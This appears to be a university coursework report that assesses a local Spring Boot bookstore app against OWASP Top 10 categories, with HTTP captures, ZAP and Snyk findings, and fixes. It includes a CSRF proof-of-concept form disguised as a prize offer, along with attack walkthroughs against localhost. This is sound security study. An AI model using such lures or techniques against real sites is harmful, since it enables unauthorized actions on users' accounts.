COMP47910 Secure Software Engineering 2025

Assignment 2

Dimitrios Kyriakidis (24293868)

Supervisor: Liliana Pasquale

UCD School of Computer Science

University College Dublin

August 2025

Table of Contents

COMP47910 Secure Software Engineering 2025 1

Assignment 2 1

Dimitrios Kyriakidis (24293868) 1

Table of Contents 2

Exploitations 4

Vulnerabilities 4

A01:2021 Broken Access Control 5

CWE-639: Authorization Bypass Through User-Control Key 5

CWE-352: Cross-Site Request Forgery (CSRF) 6

CWE-1275: Sensitive Cookie with Improper SameSite Attribute. 7

A02:2021 Cryptographic Failures 9

CWE-319: Cleartext Transmission of Sensitive Information 9

CWE-315: ClearText Storage of Sensitive Information 9

CWE-208: Observable Timing Discrepancy (Timing attack) 10

CWE-598: Information Disclosure (Session ID in URL ReWrite) 11

CWE-524: Use of Cache-Prone Data in Sensitive Input Fields 12

A03:2021 Injection 14

CWE-601: URL Redirection to Untrusted Site (“Open Redirect”) 14

CWE-89: Improper Neutralization of Special Elements used in an SQL Command(SQL Injection) 15

CWE-91: XML Injection (XLST Injection) 16

CWE-20: Improper Input Validation (Email Uniqueness) 16

CWE-120: Buffer Overflow 18

A04:2021 Insecure Design 20

CWE-307: Improper Restriction of Excessive Authentication Attempts 20

CWE-654: Reliance on a Single Factor Decision 22

A05:2021 Security Misconfiguration 23

CWE-250: Execution with Unnecessary Privileges 23

CWE-756: Missing Error Page 23

CWE-693: Protection Mechanism Failure (Content Policy Security Not Set) 25

CWE-1021: Improper Restriction of Rendered UI Layers (Clickjacking) 26

CWE-550: Application Error Disclosure 27

CWE-16: Configuration (GET for POST) 29

CWE-615: Informational Disclosure (Suspicious Comments) 30

A06:2021 Vulnerable and Outdated Components 32

CWE-190: Integer Overflow or Wraparound (via Tomcat Embed Core) 32

CWE-770: Allocation of Resources Without Limits or Throttling (via Tomcat Embed Core) 33

CWE-226: Incorrect Default Permissions (via MySQL Connector/J) 34

A07:2021 Identification and Authentication Failures 35

CWE-798: Use of hard coded Credentials 35

CWE-521: Weak Password Requitements and CWE: Use of Weak Credentials 36

CWE-613: Insufficient Session Expiration 37

CWE-494: Download of Code Without Integrity Check 38

CWE-829: Inclusion of Functionality from Untrusted Control Sphere 39

CWE-345: Insufficient Verification of Data Authenticity 39

A09:2021 Security Logging and Monitoring Failures 41

CWE-778: Insufficient Logging 41

CWE-117: Improper Output Neutralization for Logs 42

CWE-223: Omission of Security Relevant Information 43

A10:2021 Server-Side Request Forgery (SSRF) 45

CWE-918: Server-Side Request Forgery (SSRF) 45

Exploitations

The discovery of vulnerabilities in the Shop applications, has 4 steps approach, and combines the following techniques:

1. **Manual Scan**: Testing and running the application on http://localhost:8080), manual inspection of code in IntelliJ and on MySQL database. It uses also the OWASP ZAP in manual mode, such as fuzzing, response analysis, request interception).
2. **Snyk Scan**: Analyse the Maven project to dependencies for vulnerabilities (CVE) that affect the supply chain of dependencies. This helps to detect security issues from external libraries and components.
3. **Automated-Authenticated Scan**: Used in automated mode on ZAP to run full scans, spider to application and test authenticated areas using valid session cookies. We combine this methodology, with authenticated ZAP scan.
4. **LLM Support**: Use of ChatGPT for missing vulnerabilities.

Vulnerabilities

The following vulnerabilities are identified in the present Shop application. They are presented in order of importance (from most critical to least critical), following the top 10 OWASP 20212 vulnerability categories that are published at https://owasp.org/Top10/ . Only those vulnerabilities that have also been exploited by the author of this assignment are being shown[1].


[1] In this report, only the vulnerabilities that were either successfully exploited by the author are presented, or when exploitation was not feasible, there is a detailed explanation of how this could realistically be performed. SSRF vulnerability was not discovered in this application. However, to show the A10:2021 OWASP category, a minimal code was added to illustrate the potential risk associated with SSRF.

A01:2021 Broken Access Control

CWE-639: Authorization Bypass Through User-Control Key

SEVERITY: HIGH

The application implements access control based on roles and distinguishes between admin and customer. Admin functions like /delete/{id}, are strictly intended for users with admin role. Although, error page is missing and attacker can exploit sensitive data, by deliberately making such authorization bypass requests.



```
POST http://localhost:8080/delete/4 HTTP/1.1
host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
content-length: 0
Origin: http://localhost:8080
Connection: keep-alive
Referer: http://localhost:8080/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Cookie: JSESSIONID=E18120EC3C9EC3439443A0C74F57FDC9
```

```
HTTP/1.1 405
Allow: DELETE
Content-Type: text/html;charset=UTF-8
Content-Language: en-US
Content-Length: 5421
Date: Mon, 21 Jul 2025 09:09:35 GMT
Keep-Alive: timeout=60
Connection: keep-alive
```

```
<html><body><h1>Whitelabel Error Page</h1><p>This application has no explicit
seeing this as a fallback.</p><div id='created'>Mon Jul 21 12:09:35 EEST 2025<
unexpected error (type=Method Not Allowed, status=405).</div><div>Method &#39;
div><div style='white-space:pre-wrap;'>org.springframework.web.HttpRequestMeth
Request method &#39;POST&#39; is not supported
	at
org.springframework.web.servlet.mvc.method.RequestMappingInfoHandlerMapping.ha
HandlerMapping.java:267)
	at
org.springframework.web.servlet.handler.AbstractHandlerMethodMapping.lookupHan
odMapping.java:441)
```

SOURCE CODE LOCATION

BookController.java: Line: 94 (`@DeleteMapping("/delete/{id}") public String deleteBook (@PathVariable Long id, HttpSession session)`) includes an `if (!"admin".equals(session.getAttribute("role")))` . The method is annotated with DeleteMapping, and expects HTTP DELETE. Same admin check happens with save book and new book. This led to trying to execute the method, leaving space for potential backdoors or advanced exploitation (similarly to using advanced SQL questions, but here we could use to view the error Whitelabel page). **The appropriate annotation that should be applied on all admin control method is @PreAuthorize("hasRole('ADMIN')").** Also, each controller class, should have implemented BookNotFoundException.

EXPLOITATION – MANUAL SCAN

Manual exploitation: Running localhost:8080

(Attempted: Although there was not a clear exploitation in a sense of bypassing, the results were not absolutely satisfying)

An attempt was made to exploit any vulnerability when using a use with lower privilege (e.g. a user jim/jim with JSESSIONID=555DBD6EA2B9812A27EFBCE7587EBCA7) to perform administrative action (like deleting an existing book with id 4) without authorization. We attempted by using POST /delete/{id}, including _method=delete in the body, that was previously been sent by an admin, but now with the user's session id. This resulted in returning a Whitelabel error page, that was saying that method POST is not supported.

In general: hasRole('ADMIN'): Checks if the user has role name ADMIN.

@PreAuthorize: Is used to define an authorization expression before the method runs, if method is false, execution does not occur. It integrates into Spring requests lifecycle. When user sends a POST /delete , with JSESSIONID of a user, Spring security basically intercepts it, returning a 403 Forbidden response, instead of doing something like redirecting to login or to a Whitelabel error page.

CWE-352: Cross-Site Request Forgery (CSRF)

SEVERITY: LOW


Application is vulnerable to CSRF attacks, and it does not implement anti CSRF tokens for its actions that change their state e.g. delete books. Even the SameSite (discussed above on the CWE-1275) could offer some limited protection, but it is not sufficient.

Source Code Location

- controller.BookController.java: The deleteBook method on Line 93 and other site changing methods like newBook or updateBook, do not include any logic to generate unpredictable CSRF tokens.
- addBook.html, editBook.html: They do not have include hidden input fields for CSRF tokens e.g. <input type="hidden" name="_csrf" th=value="{_csrf.token}" />[2]

Exploitation – Automated-Authenticated Scan

OWASP ZAP automated scan detected this CWE, for many URLs of this application e.g. http://localhost:8080/login. There is no known anti-CSRF token in the HTML forms. If the browsers use victim's session cookie JSESSIONID, the request will be redirected at the application's domain, even if sent from another domain.



```
Ειδοποιήσεις (19)
  External Redirect (4)
  SQL Injection (9)
  SQL Injection - Authentication Bypass (2)
    POST: http://localhost:8080/login
    POST: http://localhost:8080/login
  Absence of Anti-CSRF Tokens (732)
    GET: http://localhost:8080
    GET: http://localhost:8080
    GET: http://localhost:8080/
    GET: http://localhost:8080/books
    GET: http://localhost:8080/books/1
    GET: http://localhost:8080/login
    GET: http://localhost:8080/login
    GET: http://localhost:8080/login;jsessionid=0998BD5C2D
    GET: http://localhost:8080/login;jsessionid=0998BD5C2D
    GET: http://localhost:8080/login;jsessionid=A8C13495C9
    GET: http://localhost:8080/login;jsessionid=A8C13495C9
    GET: http://localhost:8080/new
    GET: http://localhost:8080/register
    POST: http://localhost:8080/login
    POST: http://localhost:8080/login
    POST: http://localhost:8080/login
    POST: http://localhost:8080/login
    POST: http://localhost:8080/login
    POST: http://localhost:8080/login
```

Absence of Anti-CSRF Tokens

URL:	http://localhost:8080/login;jsessionid=A8C13495C917EC964D1708C358182CB5
Ρίσκο:	Medium
Εμπιστοσύνη:	Low
Παράμετρος:	
Επίθεση:	
Αποδεικτικά στοιχεία:	<form action="/login" method="post">
CWE ID:	352
WASC ID:	9
Πηγή:	Παθητική (10202 - Absence of Anti-CSRF Tokens)
Input Vector:	

Περιγραφή:

No Anti-CSRF tokens were found in a HTML submission form.
A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the

Άλλες Πληροφορίες:

No known Anti-CSRF token [anticsrf, CSRFToken, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf, csrf_token, _csrf, _csrfSecret, __csrf_magic, CSRF, _token, _csrf_token, _csrfToken] was found in the following HTML form: [Form 1: "password" "role" "username"].

Λύση:

For example, use anti-CSRF packages such as the OWASP CSRFGuard.

Phase: Implementation


Παραπομπή:

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html
https://cwe.mitre.org/data/definitions/352.html

[2] For more: https://stackoverflow.com/a/31732607

CWE-1275: Sensitive Cookie with Improper SameSite Attribute.

SEVERITY: LOW



ID	Title	Author	Year	Price	Copies	ISBN	Actions

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
JSESSION...	7205E6D36DAC...	localhost	/	Session	42	true	false	None	Mon, 21 Jul 202

```
Data
JSESSIONID:"7205E6D36DAC54233747F9D21AFADAAD"
  Created:"Mon, 21 Jul 2025 07:50:35 GMT"
  Domain:"localhost"
  Expires / Max-Age:"Session"
  HostOnly:true
  HttpOnly:true
  Last Accessed:"Mon, 21 Jul 2025 08:49:15 GMT"
  Path:"/"
  SameSite:"None"
  Secure:false
  Size:42
```


Application utilizes a JSESSIONID cookies for the session management. When observed in browser developer tools, this session cookie, did not define the SameSite attribute. This attribute works on new browsers to protect again Cross Site Request Forgery attacks when cookies are sent with cross site requests. Absence of this means that browser's default behaviours will be used here, and this is less secure and differently performed by one browser to another.

SOURCE CODE LOCATION


server.servlet.session.cookie.same-site is missing from application.properties.

EXPLOITATION – MANUAL SCAN

Old browsers could send cross site requests to our application, with their session cookie. Unauthorized action can happen when no CSRF tokens are involved. This can happen when browser includes the JSESSIONID cookie in a cross-site content (e.g. we could use malicious.html webpage and have the same results).



```
<!-- Here is uses the original website -->
<form id="csrfForm" action="http://localhost:8080/delete/5" method="POST">
    <input type="hidden" name="_method" value="delete">
    <button type="button" onclick="triggerAttack()">Claim Your Prize Now!</button>
</form>
```



Αυτή η σελίδα λέει

ALERT: You have been tricked! This is NOT the official Books Store Application website.

An unauthorized action (like deleting a book) might have just occurred because a crucial security parameter (CSRF token) was missing from the request.

Please return to the official website and check your account.

A01 Broken Access Control - O
You've Been Tricked! - NOT Offi
OK
You'v
rize!
Claim Your Prize Now!
This page is a demonstration for educational purposes.

A02:2021 Cryptographic Failures

CWE-319: Cleartext Transmission of Sensitive Information

**Also Is linked to CWE-200: Exposure of Sensitive Information to Unauthorized Actor*

SEVERITY: HIGH


This application operates entirely on HTTP which is not encrypted (http://localhost:8080). HTTPS uses transport layer security providing security to the exchange of data between user and server. HTTP sends transmitted data on the network in plain text, such as usernames, passwords or even card credentials. Also, the **database** has not TLS encryption too.

SOURCE CODE LOCATION

application.properties: There is no server.ssl for client server communication, or useSSL= true (or REQUIRED), in the spring.datasource.url for database encryption.

EXPLOITATION – MANUAL SCAN

If an attacker is using the same network e.g. public Wi-Fi or router, with tools like OWASP ZAP or WhireShark, it is easy to exploit sensitive data in plain text. As shown in the picture below, login data are fully exposed. This causes severe exploitation of privacy, gives room for fraud transactions, or leak of sensitive information. Lack of database encryption is even a more severe vulnerability because database server itself can be compromised.



```
POST http://localhost:8080/login HTTP/1.1
host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
```

```
role=customer&username=jim&password=jim
```

CWE-315: ClearText Storage of Sensitive Information

SEVERITY: HIGH


Although in application.properties we are not storing data but rather creating new database tables each time. spring.jpa.hibernate.ddl-auto = create, the customer passwords are stored in plain text in the database without any encoding or salting.

SOURCE CODE LOCATION

- model.User.java: The password field in Line 14, it is defined as String and in Line 23 there is no encryption or salting applied.
- repository.UserRepository.java: The JpaRepository save method is not processing the password before saving it.
- controller.RegistrationController.java: userRepository(user) saves the user details (including the password) in plain text on the database.

EXPLOITATION – MANUAL SCAN

If a user has access to the database, by SQL injection or otherwise, there will be immediate access to the database plaintext information. This allows straightforward takeover of the account. The observation of registered user jim/jim directly from the database confirms this vulnerability.



```
SELECT * FROM costudent.user;
```

id	email	password	role	username
1	a@a.com	jim	customer	jim
NULL	NULL	NULL	NULL	NULL

CWE-208: Observable Timing Discrepancy (Timing attack)

**Also Is linked to CWE-256: Unprotected Storage of Credentials*

SEVERITY: MEDIUM

The application is vulnerable to timing attacks. When we try to compare the password that is hard coded with the one that is sent, String.equals() is used. The method will exit earlier if a mismatch is found at the beginning of the strings, so time it takes to compare passwords is not constant. An attacker may take advantage of this and find information of the password.


SOURCE CODE LOCATION

Controller.LoginController.java: The timing vulnerability exists in password comparison in the lines:

```
Line 40: if ("admin".equals(username) && "admin123".equals(password)) {

Line 47: if ("customer".equals(username) && "cust123".equals(password)) {

Line 55: if (user.getPassword().equals(password)) {
```

Exploitation – Snyk Scan

The attacker can use brute-force or dictionary attacks to measure the response time of each login attempt. If the attempts that match more characters take longer to process, the attacker may have a clue of how long the value may be. Although such attacks are difficult to perform, they weaken the authentication credibility. A more secure comparison is using java.security.MessageDigest.isEqual as Snyk suggest that should execute in constant times, regardless the input.



M Observable Timing Discrepancy (Timing Attack)

Issue | Position line: 47 | Priority score: 584 | CWE-208

An attacker can guess the secret value of password because it is compared using equals, which is vulnerable to timing attacks. Use java.security.MessageDigest.isEqual to compare values securely.

FIXED CODE EXAMPLES

This type of vulnerability was fixed in 22 open source projects.

wildfly-security/wildfly-elytron

```
-  return getAlgorithm().equals(other.getAlgorithm()) && Arrays.equals(digest, other.digest);
+  return getAlgorithm().equals(other.getAlgorithm()) && MessageDigest.isEqual(digest, other.digest);
```

CWE-598: Information Disclosure (Session ID in URL ReWrite)

SEVERITY: MEDIUM


URL rewriting is used to track user session and it embeds the JSESSIONID into the URL path (e.g. http://localhost:8080/login;jsessionid=A8C13495C917EC964D1708C35 as the above picture shows). This method leads to disclosure of sensitive session data.

Source Code Location

It is a typical behaviour of the servlet containers like Tomcat that Spring Boot uses, when cookies are ignored.

Exploitation – Automated-Authenticated Scan

